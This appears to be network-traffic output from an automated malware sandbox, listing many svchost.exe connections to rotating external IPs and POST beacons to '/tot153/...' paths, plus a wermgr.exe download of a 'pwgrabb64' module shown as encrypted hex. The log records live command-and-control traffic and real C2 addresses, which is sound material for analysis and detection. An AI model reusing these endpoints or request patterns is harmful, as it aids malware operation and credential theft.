Sep 27, 2021 20:00:23.084271908 CEST	9039	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------KHBEBGSLMKTGEDZJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.4	49924	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.353921890 CEST	9129	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------NMJOKVSGYTTZRTSL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
900	192.168.2.4	50734	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
901	192.168.2.4	50735	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
902	192.168.2.4	50736	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
903	192.168.2.4	50737	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
904	192.168.2.4	50738	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
905	192.168.2.4	50739	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
906	192.168.2.4	50740	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
907	192.168.2.4	50741	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
908	192.168.2.4	50742	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
909	192.168.2.4	50743	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.4	49925	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.355175972 CEST	9131	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------KIPQLQYRQIEAHJUA User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
910	192.168.2.4	50744	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
911	192.168.2.4	50745	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
912	192.168.2.4	50746	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
913	192.168.2.4	50747	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
914	192.168.2.4	50748	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
915	192.168.2.4	50749	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
916	192.168.2.4	50750	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
917	192.168.2.4	50751	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
918	192.168.2.4	50752	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
919	192.168.2.4	50753	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.4	49926	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.356741905 CEST	9132	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------DOGNCAAVURSDFQKP User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
920	192.168.2.4	50754	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
921	192.168.2.4	50755	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
922	192.168.2.4	50756	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
923	192.168.2.4	50757	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
924	192.168.2.4	50758	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
925	192.168.2.4	50759	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
926	192.168.2.4	50760	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
927	192.168.2.4	50761	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
928	192.168.2.4	50762	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
929	192.168.2.4	50763	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.4	49927	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.357878923 CEST	9133	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------JUOIPBLSYYDQGOHM User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
930	192.168.2.4	50764	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
931	192.168.2.4	50765	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
932	192.168.2.4	50766	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
933	192.168.2.4	50767	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
934	192.168.2.4	50768	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
935	192.168.2.4	50769	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
936	192.168.2.4	50770	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
937	192.168.2.4	50771	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
938	192.168.2.4	50772	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
939	192.168.2.4	50800	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.2.4	49928	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.360044956 CEST	9134	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------KXSKXQQATDHSSJIY User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
940	192.168.2.4	50801	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
95	192.168.2.4	49929	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.361262083 CEST	9135	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------GNZEBBRWJGLKCOBR User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.2.4	49930	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.362598896 CEST	9136	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BMLPDABIXGOWPBGR User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.2.4	49931	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.364275932 CEST	9137	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BTLAQMYBPVZPTCPP User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.2.4	49932	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.365530014 CEST	9139	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------OPKIXTXPFTFINHDU User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.2.4	49933	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.366950989 CEST	9140	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------JRSSQMGPLIDAWSOU User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49793	103.140.207.110	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-27 17:59:08 UTC	0	OUT	GET /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/5/pwgrabb64/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.76.0 Host: 103.140.207.110

Timestamp	kBytes transferred	Direction	Data
2021-09-27 17:59:10 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Mon, 27 Sep 2021 17:59:09 GMT Content-Type: application/octet-stream Content-Length: 770416 Last-Modified: Mon, 13 Sep 2021 11:58:06 GMT Connection: close ETag: "613f3cce-bc170" Accept-Ranges: bytes
2021-09-27 17:59:10 UTC	0	IN	Data Raw: cc 72 62 3f 50 28 55 45 f7 3b 56 c8 6f f5 20 1d d9 c7 0e ff 92 1b cc 99 43 c0 3d ca 20 cb 22 de ed 27 46 64 c8 cc 28 d5 e1 35 bd be 5d 60 96 4a c6 ca 64 a0 3e a0 8d cd 36 38 84 2b 15 01 25 94 8a ae 08 4c e5 17 b3 c6 99 5b 35 40 c3 17 f6 cf 63 ea aa 75 31 8a dc 75 a7 0b c8 98 49 24 ae 6e ea 47 26 57 15 11 1d 56 d7 13 c4 e8 4a b8 51 6d 73 5c e7 81 6d cf 7d 59 11 73 b5 7b d6 8f e1 81 93 9e d1 cc 4e 66 9f 0e 83 0c 8a 9f 9e 62 f5 96 fb 76 ae 8c dd 61 98 d5 a6 7c b4 04 aa 57 59 08 83 c9 a2 6e 28 75 b3 44 27 6d 53 c1 ed b6 64 60 67 88 59 30 c2 5c 7f 3b 36 0f 69 86 9f 48 e9 84 67 84 f2 46 fb 75 d1 71 57 ea ac a7 87 20 f2 8b 68 5b a9 10 c8 f7 76 c2 4a 31 93 50 58 08 90 08 76 10 a8 d1 8b 7c dd 9a e8 1b e2 73 6b d3 b4 ba 27 2d 8e 51 1e 5c 1b ff 20 e0 e5 fd db 74 0d Data Ascii: rb?P(UE;Vo C= "'Fd(5]`Jd>68+%L[5@cu1uI$nG&WVJQms\m}Ys{Nfbva|WYn(uD'mSd`gY0\;6iHgFuqW h[v J1PXv|sk'-Q\ t
2021-09-27 17:59:10 UTC	16	IN	Data Raw: db 39 01 4e 1d 3e c4 01 9b 8d 49 94 39 2a c8 8d 3c d1 d5 64 f6 4f 84 9c f4 51 f3 91 2d dc f5 e8 ff bd ca 52 5c 3f 57 87 80 2e a7 79 35 83 d2 57 85 89 13 57 a3 17 c3 9c 0a 39 a6 a9 34 73 d8 1e a0 34 a5 05 d6 4e 80 03 f0 eb 03 35 26 02 ca 58 23 a5 f0 a4 32 03 3a 37 3c a4 90 34 d7 48 80 d3 a2 e4 91 9e da b4 48 70 d0 89 93 7f a7 35 8f 12 5f fa fe 08 23 3a 0c 23 fc 03 c5 df 30 c6 04 06 65 16 5c d1 7a fc f6 75 bc 6b 66 d5 83 e6 c1 60 15 63 46 fb a5 f0 39 2f 69 ba a7 7d df 74 02 04 c9 27 e2 a5 40 e9 fb 68 05 45 c8 a4 32 e4 0e a2 78 ad 96 46 87 2c f9 35 ca d1 fd c4 57 e0 44 aa 4e ad b8 b7 1e d7 c8 d4 81 0e 95 e7 88 66 57 0c e0 c5 b1 f1 ea 67 0f e5 29 f8 80 72 ba 0a 56 7e e4 2e cc 08 a5 8a c6 e7 d3 03 c2 66 35 ab cc 06 22 87 8a 9d 8e b6 f0 68 31 b0 79 fe 32 75 4d Data Ascii: 9N>I9*<dOQ-R\?W.y5WW94s4N5&X#2:7<4HHp5_#:#0e\zukf`cF9/i}t'@hE2xF,5WDNfWg)rV~.f5"h1y2uM
2021-09-27 17:59:11 UTC	32	IN	Data Raw: ab fd 0e 0f 63 1d 43 69 69 ec cb 2f 0c 36 c8 e1 52 8c 17 e4 40 9b 63 54 00 54 68 1a ab 24 48 8f df 30 0c 8c 7c e1 8f ea ef 1c 12 13 f3 a9 b5 af 80 36 d6 59 fc e7 e7 84 f7 9f 54 4e 93 91 48 e6 a2 4b 16 a5 e1 6a 59 ac ce 4a 35 07 18 5f 8c 42 fc a1 6e 2f 67 5c 35 e9 e4 10 b9 db e9 2f 0f fd 58 2c a4 59 31 68 de 71 b2 59 e4 18 1b ab a5 cd be 90 4e d7 0b 53 a2 16 45 0f 1c 40 fe 3b 81 41 ce b6 14 71 f3 fb a2 33 04 2d 1c f1 ba 7f 1b 38 2c 59 3d c4 87 1e 6f 41 10 a4 ec 0b 97 2f f4 63 34 55 a4 ef 17 97 b1 ac e7 21 34 16 f8 3b 6b c5 0d 22 60 30 ff d3 b3 f1 b8 d6 47 c6 76 6f 29 54 b2 16 86 83 ac ba 91 ac c2 d5 2c 17 bb 95 0b 4c f0 f1 86 86 4d 22 d4 ec f8 e7 5e bb 1b 3e 4e a7 96 c5 db 97 8b 0c bf f0 b3 63 02 17 59 e5 ad 70 28 a1 c5 01 53 83 f5 23 cc e4 93 e8 ec cb 0d Data Ascii: cCii/6R@cTTh$H0|6YTNHKjYJ5_Bn/g\5/X,Y1hqYNSE@;Aq3-8,Y=oA/c4U!4;k"`0Gvo)T,LM"^>NcYp(S#
2021-09-27 17:59:12 UTC	48	IN	Data Raw: 29 97 39 5e cc 87 09 e1 60 a4 a5 a3 a0 cb 0b 4f 5e 52 7f 09 2e c7 79 35 18 2d bb 95 97 1e 8e ac cb cb 9f d7 9e 98 d6 16 66 f1 15 c1 aa 7a c5 6c 11 fe ae 17 e0 8c e7 cb d7 0e 50 3e 86 7d 91 7f c6 35 60 c3 2b ee ff d4 f2 8a d3 70 fc 41 42 9b bd fa 14 d8 67 67 2d 51 9d 3b a7 dc f8 0c 4e f1 a4 57 7e 5b 42 07 7f 94 76 a3 89 c0 5a 13 83 f2 57 be ff 0c aa 80 90 39 d3 e0 05 25 4e 71 f1 11 f9 dd 03 f9 d8 ab 84 9e 59 d4 a7 62 d8 72 52 6c 28 3e d7 fd 19 1d ce 3e fc aa f4 b6 51 18 ac 86 08 0e 00 12 11 1e e0 f8 3f 11 a8 9a 6b b2 fb 4a dd 4b ba 99 cf 01 df 8b 47 53 bf b7 35 9f f8 81 3b c3 0f d8 5b 16 4a 16 52 7a dc cf 2d ec 37 14 0d 3f d6 2b 08 05 52 b3 72 f6 23 c0 71 49 53 30 36 44 c1 fd a1 c2 da d7 7a 08 dc f1 81 48 93 db 13 4c c1 dd 53 24 a6 17 2f fc 6a 1e bc 7b 21 Data Ascii:)9^`O^R.y5-fzlP>}5`+pABgg-Q;NW~[BvZW9%NqYbrRl(>>Q?kJKGS5;[JRz-7?+Rr#qIS06DzHLS$/j{!
2021-09-27 17:59:13 UTC	64	IN	Data Raw: 15 ff 91 56 3d 9f f5 d6 05 c4 dd a8 16 f6 04 cc 27 f9 14 5d bc 0b 9b 7d 17 01 98 64 11 f7 51 4f 1f 12 d3 5a b9 77 3c 8b 75 3d 31 c2 fa 9e 34 66 2d 32 32 8a 7c 64 74 0d cf 21 1f 53 41 79 c8 70 5f 14 6c 46 09 0c 9e 82 78 61 55 3b e7 7e d5 37 ea 53 8b 92 82 33 46 4d 3b 7a f4 c6 97 3a 55 4a c4 53 96 f7 55 1e 45 3c a2 0d fa 6e 72 82 04 47 e5 83 6e 62 b3 fd a9 d0 a3 c4 de 9c 8c 01 86 7e 12 ea 12 da 9a 38 99 b4 58 da 40 1e 49 f0 dc 27 5a a5 d9 31 9c 15 81 0f 59 92 5d 3e e9 17 35 e3 ce 5e 4b a4 ac ae 71 e7 0a 50 9d 37 85 5d ab ae 96 6a 57 95 81 14 b3 20 86 e8 48 4c 69 be 82 4b 46 08 af a8 9b e2 8b 3b c0 e7 b6 c5 6a 37 1c 58 dc 4f 68 4f 73 22 b2 9e d7 82 49 39 6c ad 3a 80 34 4c 88 9d ef cb f3 15 38 8a 12 51 fd ca 13 91 3c 4e ee ea 89 38 54 49 49 95 fc eb fa ee 8e Data Ascii: V=']}dQOZw<u=14f-22|dt!SAyp_lFxaU;~7S3FM;z:UJSUE<nrGnb~8X@I'Z1Y]>5^KqP7]jW HLiKF;j7XOhOs "I9l:4L8Q<N8TII
2021-09-27 17:59:14 UTC	80	IN	Data Raw: bb 9d 32 e4 9d 38 1d 47 58 b6 bc 9a 2c 7a 67 b1 e3 b0 a2 50 d8 0a 4a 7f ea fc 5a 15 c9 36 b7 59 a6 6f 7b 07 d3 e7 83 de 55 16 69 d7 15 86 35 ce 0b 1b 2c bb 17 f3 83 ca c4 b6 95 ac ac 8d 4a 8e 18 a6 76 a6 ff a2 4e a8 e6 a3 f8 9e e4 e7 87 ae 98 94 5e 6e 5b cf 64 80 4d fc 63 8b 68 67 b6 fb 28 54 77 ea 67 ce 2b 77 5f 92 0e 60 7c 12 67 0e fc 28 32 50 74 b8 7f 0a 80 28 8a f9 e0 41 87 c5 b3 6f ae 09 30 3a 4e 3f 8a 9c 74 45 56 83 f5 da 9a 58 c5 31 1e 8a 95 a1 40 db 50 21 28 fd ff 3d 5a ce 67 9a 56 0e 61 ee a1 b7 a8 8c 5e 7a 18 b7 55 82 1b 38 55 4c 83 64 a7 ea e9 b6 8a a5 78 df 05 11 80 91 9c 6e 18 d0 6b 6f 85 84 d0 a9 0b 6a 54 22 08 33 02 37 b2 ec 71 c7 7d 25 41 ab 9f 03 89 0a b5 d0 61 31 17 98 fe b6 9e d9 15 1c 38 cf e9 70 0d e8 45 f9 30 e8 d8 76 e2 82 d6 14 9c Data Ascii: 28GX,zgPJZ6Yo{Ui5,JvN^n[dMchg(Twg+w_`|g(2Pt(Ao0:N?tEVX1@P!(=ZgVa^zU8ULdxnkojT"37q}%Aa18pE0v
2021-09-27 17:59:14 UTC	96	IN	Data Raw: af 43 25 4d ff 3f d3 e2 59 5b 65 6b 84 08 1c 3d 0f a0 19 63 f6 c8 70 4f cc b7 9f 29 29 ad e2 0f bd cc 6a ca 6a b7 d6 38 31 04 59 83 d2 60 a4 c9 74 94 d6 86 ef 2f b2 5f 70 75 ae 01 5f 6f 5b 91 a5 6b fa 00 a5 fd 4c f3 53 1c 5b 5e da b0 c5 fa bf e1 8b a4 e3 e6 02 f2 88 ab 12 18 52 c2 a5 63 7e 47 77 c5 db bf a0 ca fd f2 a3 48 2a 84 e9 70 91 3b da 59 14 e1 99 e9 d2 5e 52 d2 4d 9d 15 e3 44 08 83 33 fd 93 62 0f 01 b5 09 09 f3 12 44 0d 8f c8 b0 fe 3b 0f 85 cc 78 66 0c 76 2d 6a a7 ca 48 23 b1 85 1e 24 8a b0 9d 29 7e 90 bf 65 39 b5 77 c6 ae ff d9 70 c6 6c d9 6a 30 92 ba f5 f5 22 b7 dc 96 19 43 fa ef 19 a2 9a 60 e2 ee 9b 35 ae e1 ba 36 6e 0a 6a 52 15 f7 8b 2e f0 2d 53 7b cf d7 63 e1 da 13 3f 3c be ea c7 8d e5 e7 26 be 17 23 48 c7 1a 3f be cc 9d 70 7a a0 d2 e4 78 27 Data Ascii: C%M?Y[ek=cpO))jj81Y`t/_pu_o[kLS[^Rc~GwH*p;Y^RMD3bD;xfv-jH#$)~e9wplj0"C`56njR.-S{c?<&#H?pzx'
2021-09-27 17:59:15 UTC	112	IN	Data Raw: 50 36 89 b5 e0 2b f7 90 71 37 38 55 46 94 3e 79 ab 2a fc f2 99 75 74 84 d0 3c 75 98 b4 06 ed 23 5a 6a 42 71 38 1b fe 03 b0 47 a4 e3 df ff 0d ed 2d 49 81 1e 9e 69 57 6d ba 8c 72 ec ec 21 cc 37 ea 77 71 33 43 8c 57 56 0f af 83 74 49 b5 8f 10 d5 c2 7f d4 dd bd fc 30 67 0e d3 74 9c 11 e9 c3 ab c4 8e da 26 62 3c 35 ab d3 7c 77 34 a2 c9 d7 2e f6 02 dc d9 cb ec 20 86 2b 4e 35 e2 ff a3 7e 44 b8 fc e0 28 32 f3 2a 36 c8 13 f0 3d 29 2f d2 72 88 f8 16 93 29 3e c2 15 82 35 5c 55 f7 41 21 ff dc 60 88 16 02 67 6c 82 69 cf 8d 95 62 b1 bc 15 10 75 1b cf 4c e8 8f f8 ba 02 25 7d 16 ad a9 e8 5f ec 74 ca 46 6f ae c1 bc 16 6b ac da e5 9f 5f bf 23 ed f5 ef 46 be 36 70 eb 4d 44 c2 1f cc 8e 92 e7 f2 05 40 33 e4 50 70 45 c1 4d fe 78 22 3e 72 f2 1c 83 0d 16 16 98 e6 3e 05 ae 6d 6f Data Ascii: P6+q78UF>y*ut<u#ZjBq8G-IiWmr!7wq3CWVtI0gt&b<5|w4. +N5~D(2*6=)/r)>5\UA!`glibuL%}_tFok_#F6 pMD@3PpEMx">r>mo
2021-09-27 17:59:15 UTC	128	IN	Data Raw: 1d a6 4b 9f c4 0f 9d 2c 3a 24 cc 91 74 18 c7 69 27 6b b2 3e e2 30 bd 41 da 82 e3 9b 72 20 7f 6e b4 8b e7 66 64 ea a1 35 d4 58 5e c6 16 12 7e fc 3c 67 36 48 59 5c 08 50 32 0a 99 9d 8b 05 bd c9 c2 74 8e ed 08 c0 90 e7 df 91 83 8e 44 c9 d4 8c 3f 4f f7 df d0 54 35 c3 ce ce 37 49 5c b4 65 5a 6f 44 74 f8 b1 57 e6 81 8b f4 49 37 7b fa 70 d3 45 31 9c 2b af a2 06 5b 25 69 e4 d1 b1 32 f7 3f 02 5b 85 ec 74 14 56 ea e3 b2 ac dc 8f 54 b4 0a c2 b0 10 9b 56 ad 8d e4 3f 86 68 a1 8c 95 d4 f9 d3 2a ae 4e a1 e7 24 a0 90 f1 32 8f 55 89 20 14 c8 02 1d 5c ad 84 62 a3 30 ee 57 62 1f c4 e4 8f a1 09 2c 5a 14 0b d6 a4 38 87 0c 26 0b 2e de a3 d2 36 56 1b 2a b7 96 c1 5c 95 55 4b e7 03 e5 e7 18 6e bb b9 a1 10 fa 66 d2 09 03 b0 67 00 15 c0 0f 89 b8 11 28 e3 17 2c d4 1d 37 5b 6a d9 7a Data Ascii: K,:$ti'k>0Ar nfd5X^~<g6HY\P2tD?OT57I\eZoDtWI7{pE1+[%i2?[tVTV?h*N$2U \b0Wb,Z8&.6V*\UKnfg(,7[jz

Timestamp	kBytes transferred	Direction	Data
